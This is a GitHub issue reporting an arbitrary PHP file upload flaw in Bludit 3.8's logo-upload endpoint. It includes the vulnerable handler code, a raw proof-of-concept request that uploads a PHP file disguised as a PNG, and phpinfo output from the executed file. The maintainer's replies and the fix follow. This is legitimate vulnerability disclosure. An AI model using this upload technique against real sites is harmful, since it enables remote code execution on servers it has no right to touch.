bludit / bludit Public

Code   Issues 28   Pull requests 9   Actions   Security   Insights

New issue

Jump to bottom

a file upload vulnerability in bl-kereln/ajax/upload-logo.php #1011


Closed   liao10086 opened this issue on Mar 29, 2019 · 2 comments

Labels   Bug   Core

liao10086 commented on Mar 29, 2019

Describe your problem

a file upload vulnerability in bl-kereln/ajax/upload-logo.php
can upload php file



```
<?php defined('BLUDIT') or die('Bludit CMS.');
header('Content-Type: application/json');

if (!isset($_FILES['inputFile'])) {
    ajaxResponse(1, 'Error trying to upload the site logo.');
}

// File extension
$fileExtension = pathinfo($_FILES['inputFile']['name'], PATHINFO_EXTENSION);

// Final filename
$filename = 'logo.'.$fileExtension;
if (Text::isNotEmpty( $site->title() )) {
    $filename = $site->title().'.'.$fileExtension;
}

// Delete old image
$oldFilename = $site->logo(false);
if ($oldFilename) {
    Filesystem::rmfile(PATH_UPLOADS.$oldFilename);
}

// Move from temporary directory to uploads
rename($_FILES['inputFile']['tmp_name'], PATH_UPLOADS.$filename);

// Permissions
chmod(PATH_UPLOADS.$filename, 0644);

// Store the filename in the database
$site->set(array('logo'=>$filename));

ajaxResponse(0, 'Image uploaded.', array(
    'filename'=>$filename,
    'absoluteURL'=>DOMAIN_UPLOADS.$filename,
    'absolutePath'=>PATH_UPLOADS.$filename
));

?>
```

Expected behavior


Limit upload file type

Actual behavior

can upload php file

Steps to reproduce the problem


so I upload a php file



```
POST /admin/ajax/upload-logo HTTP/1.1
Host: 192.168.10.12
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14;
rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://192.168.10.12/admin/settings
Content-Length: 383
Content-Type: multipart/form-data;
boundary=---------------------------594177455414436016186758339
Cookie: PHPSESSID=2sc5he6op08lr24e5367ob2837;
IcW_uid=f2yhkQKuqrB0QfC%2B89hqTw%3D%3D;
IcW_username=2ijJfAOEr8z1Egh6sc1mlg%3D%3D;
IcW_wz_name=%2FAPH1WqXKnacKhRaQPZSGA%3D%3D;
IcW_siteid=8oTE9j62OFS8pAHU00QPKw%3D%3D;
IcW_userkeys=n0Mw6QczTUKw7AWh1MgW7g%3D%3D;
IcW_search_cookie=YNfPPs6SvHiPoEPsfxQRgFv%2F2sahYea96iZsWfN8R%2F
02aX0Lh%2BjaPBq1bz4uW793k96ZvhqE6tdSRGCl67QWpQeHwkdFyvEG3kibdD91
UWQh%2BP%2FlAr6K7XchyMsmnt9LI9Jh5sDleha9KBtdnJE2waoNB%2FvqybNumU
2FzohgS6WW55jCxawnHA%3D%3D;
yzmphp_adminid=1dl4sI3sU_Z87Fz5WOElZdQST1T3j_QSeLXfyQWs;
yzmphp_adminname=l7feYQr89LlC4G_qxorvgv4tx_tUpr6Iuz4KUy8vvnfpdIs
;
ci_session=fqZR5WGmdg0FUEd75kDWeL09tLClUJx3rzpeBlW7FWO9Wj6FJ%2Bd
p2lGpAdjl3xI2yFK6JgCb06Jpk0BcCFcPRvSBkbInK21Yq1ThpdErwf3NzaHVhfn
For5ag0NXHI%2Btr7y2F0wUIT4R9ZnhSi4fnAXqkX96Ezzt7O7aC5a%2FCfvOFsj
ICA9lmIboS%2Bi7NsdlIbr%2FMe1AHhamrl9fFLWOH0XHBTD8cVBujfpbMFIxA0z
1YAC4Z7sgq91IUTFUYHmD%2FHPSId4pZMQ3dY6VPXLDcKxQonGbNw6ItFVOgovM%
2FZAVaeb5H5DenIBO0NFW1jvufvy62bdi%2BTB8prwoQVDNgjpqafHJapCHj9jNi
PoI57%2F9pKDuaPLejJjnJ9xNjRU7FmzUBh785dSbNO7TDxUw7vrLNaREtc%2FsX
8cq1UeAbaLMcyIqdL8ts8%2FhNeKupx%2BL%2FoZgrIKPmG6ZeF6487uqoud0Y%2
FJv0RB2FKu24B7ZomYgzXTdsVWLfTVbUSc1RrVw72e19da26c8f7118d2df1d9e3
bb66f8382a61027; BLUDIT-KEY=h7t16i8665nc67c2jilocs3vj1
Connection: close

-----------------------------594177455414436016186758339
Content-Disposition: form-data; name="tokenCSRF"

33fb11d1ed5e112df4333c358bc08a9331f696e6
-----------------------------594177455414436016186758339
Content-Disposition: form-data; name="inputFile";
filename="1.php"
Content-Type: image/png

<?php phpinfo(); ?>
```

```
HTTP/1.1 200 OK
Date: Fri, 29 Mar 2019 09:15:11 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/7.0.12
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: application/json
Content-Length: 204

{"status":0,"message":"Image
uploaded.","filename":"BLUDIT.php","absoluteURL":"http:\/\/192.1
68.10.12\/bl-content\/uploads\/BLUDIT.php","absolutePath":"D:\\p
hpStudy\\WWW\\bl-content\\uploads\\BLUDIT.php"}
```

Visit http://192.168.10.12/bl-content/uploads/BLUDIT.php


Welcome to Bludit | BLUDIT
phpinfo()
‹SS ▾ Encryption ▾ Encoding ▾ Other ▾
a ☐ Enable Referrer

192.168.10.12/bl-content/uploads/BLUDIT.php

PHP Version 7.0.12

System	Windows NT DESKTOP-5086O1B 10.0 build 17134 (Windows 10) i586
Build Date	Oct 13 2016 10:44:50
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled

Bludit version

3.8.0

author by:xijun.liao@dbappsecurity.com.cn

dignajar commented on Mar 29, 2019 Member

Hi,
I will fix it. The same bug as here.
#978


Just to inform to the users, you need to have administrator permissions for execute this vulnerability.

👍 2 😕 1

dignajar added Bug Core labels on Mar 29, 2019

liao10086 commented on Mar 30, 2019 Author

The version is 3.8.1
It's not the same problem as #978 is, they have different triggers.



You can fix it in bl-kereln/ajax/upload-logo.php and check suffix like jpg,png or gif and so on

👍 2

dignajar closed this as completed in `0dc9904` on May 27, 2019

Assignees

No one assigned

Labels

Bug Core

Milestone

No milestone

Development

No branches or pull requests

2 participants